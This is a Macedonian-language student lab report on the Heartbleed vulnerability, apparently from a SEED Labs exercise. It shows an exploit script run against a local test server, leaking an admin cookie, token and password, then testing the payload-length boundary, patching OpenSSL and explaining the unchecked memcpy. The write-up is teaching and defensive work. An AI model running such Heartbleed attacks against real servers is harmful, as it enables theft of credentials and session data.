

1.


Ifconfig на жртвата, ја заменуваме IP адресата


```
GNU nano 2.2.6      File: hosts

127.0.0.1      www.XSSLabElgg.com
127.0.0.1      www.SeedLabElgg.com
192.168.195.141 www.heartbleedlabelgg.com
127.0.0.1      www.WTLabElgg.com

127.0.0.1      www.wtmobilestore.com
127.0.0.1      www.wtshoestore.com
127.0.0.1      www.wtelectronicstore.com
127.0.0.1      www.wtcamerastore.com
```

Ја посетуваме а <https://www.heartbleedlabelgg.com> се логираме како администратор и испраќаме порака на Boby





Во првиот обид,добиваме ингеренции за корисничкото име и лозинката

```
[03/29/2018 10:29] seed@ubuntu:~$ sudo python ./attack.py www.heartbleedlabelgg.com

defibrillator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

.,@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...1.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....on/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: Elgg=0o02r3sdo3n8b715fng37ecec5
Connection: keep-alive

.,+.CI.,k.....K.H....Q.....L.....cation/x-www-form-urlencoded
Content-Length: 99

__elgg_token=2cc484371e5e171b35bb36c3ca5069da&__elgg_ts=1522340693&username=admin&password=seedelgg.B
...2..../...tl

[03/29/2018 10:30] seed@ubuntu:~$
```

Повторувајќи го нападот неколку пати ја добиваме и пораката



```
form-urlencoded
Content-Length: 121

__elgg_token=ad0af27554331506f581d67f213d1fec&__elgg_ts=1522340715&recipient_guid=40&subject=Init&body=This+is+a+message.....%].9`.Q..q.`.,
```


2.

Прашање 2.1: Како што се намалува променливата за должина, каква разлика можете да забележите?

-Како што се намалува променливата за должина, добиваме помалку податоци за разлика од оние со променлива со поголема должина.

Прашање 2.2: Бидејќи променливата за должината се намалува, постои гранична вредност за влезната променлива за должина. На или под таа граница, барањето за Heartbeat ќе добие одговор без приложување на дополнителни податоци (што значи дека барањето е бенигно). Пронајдете ја таа граница. Можеби ќе треба да пробате многу различни вредности за должина сè додека веб-серверот не го врати одговорот без дополнителни податоци.

-Користењето на напад со должина од 22 Bytes резултира во празен одговор:



```
[03/29/2018 09:43] seed@ubuntu:~$ sudo python attack.py www.heartbleedlabelgg.com
m --length 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F

[03/29/2018 09:43] seed@ubuntu:~$
```

Но, користејќи напад со должина од 23 ги добиваме сите податоци:

```
[03/29/2018 09:43] seed@ubuntu:~$ sudo python attack.py www.heartbleedlabelgg.com --length 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC.c..Ga.C&.3.).~K

[03/29/2018 09:44] seed@ubuntu:~$
```


3.

Ја ажурираме openssl

```
[03/29/2018 10:51] seed@ubuntu:~$ sudo apt-get install openssl
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  language-pack-kde-en language-pack-kde-en-base kde-l10n-engb
Use 'apt-get autoremove' to remove them.
The following packages will be upgraded:
  openssl
1 upgraded, 0 newly installed, 0 to remove and 572 not upgraded.
1 not fully installed or removed.
Need to get 0 B/519 kB of archives.
After this operation, 1,024 B of additional disk space will be used.
(Reading database ... 200334 files and directories currently installed.)
Preparing to replace openssl 1.0.1-4ubuntu5.10 (using .../openssl_1.0.1-4ubuntu5.10) ...
Unpacking replacement openssl ...
Setting up man-db (2.6.1-2ubuntu1) ...
Updating database of manual pages ...
Setting up openssl (1.0.1-4ubuntu5.39) ...

[03/29/2018 10:52] seed@ubuntu:~$
```

3.1 После ажурирањето,кога го спроведуваме нападот,не успеваме да го инфилтрираме системот.



```
ff02::3 ip6-allhosts
[03/29/2018 11:04] seed@ubuntu:~$ sudo python ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####

.F
[03/29/2018 11:05] seed@ubuntu:~$
```

3.2 Проблематичниот дел од кодот е следниот:

```
// copy payload
memcpy(bp, pl, payload); /* pl is the pointer which
                          * points to the beginning
                          * of the payload content */
```

Бидејќи нема никаква проверка за да се провери дали 'pl' е валидна променлива,може да дојде до нарушување на меморијата.Предложени се три решенија на проблемот:

-Првото решение бара програмата да ја знае дозволената граница при извршувањето на копирањето,кое може да биде доста тешко за имплементирање.Второто решение бара од серверот да ја пресмета големината на пакетот за време на runtime,и иако ова повлекува overhead во апликацијата на серверот,сепак има помалку барања за пресметки за разлика од третото решение за кое е потребна пресметка и споредба за проверка и валидација на должината на пакетот.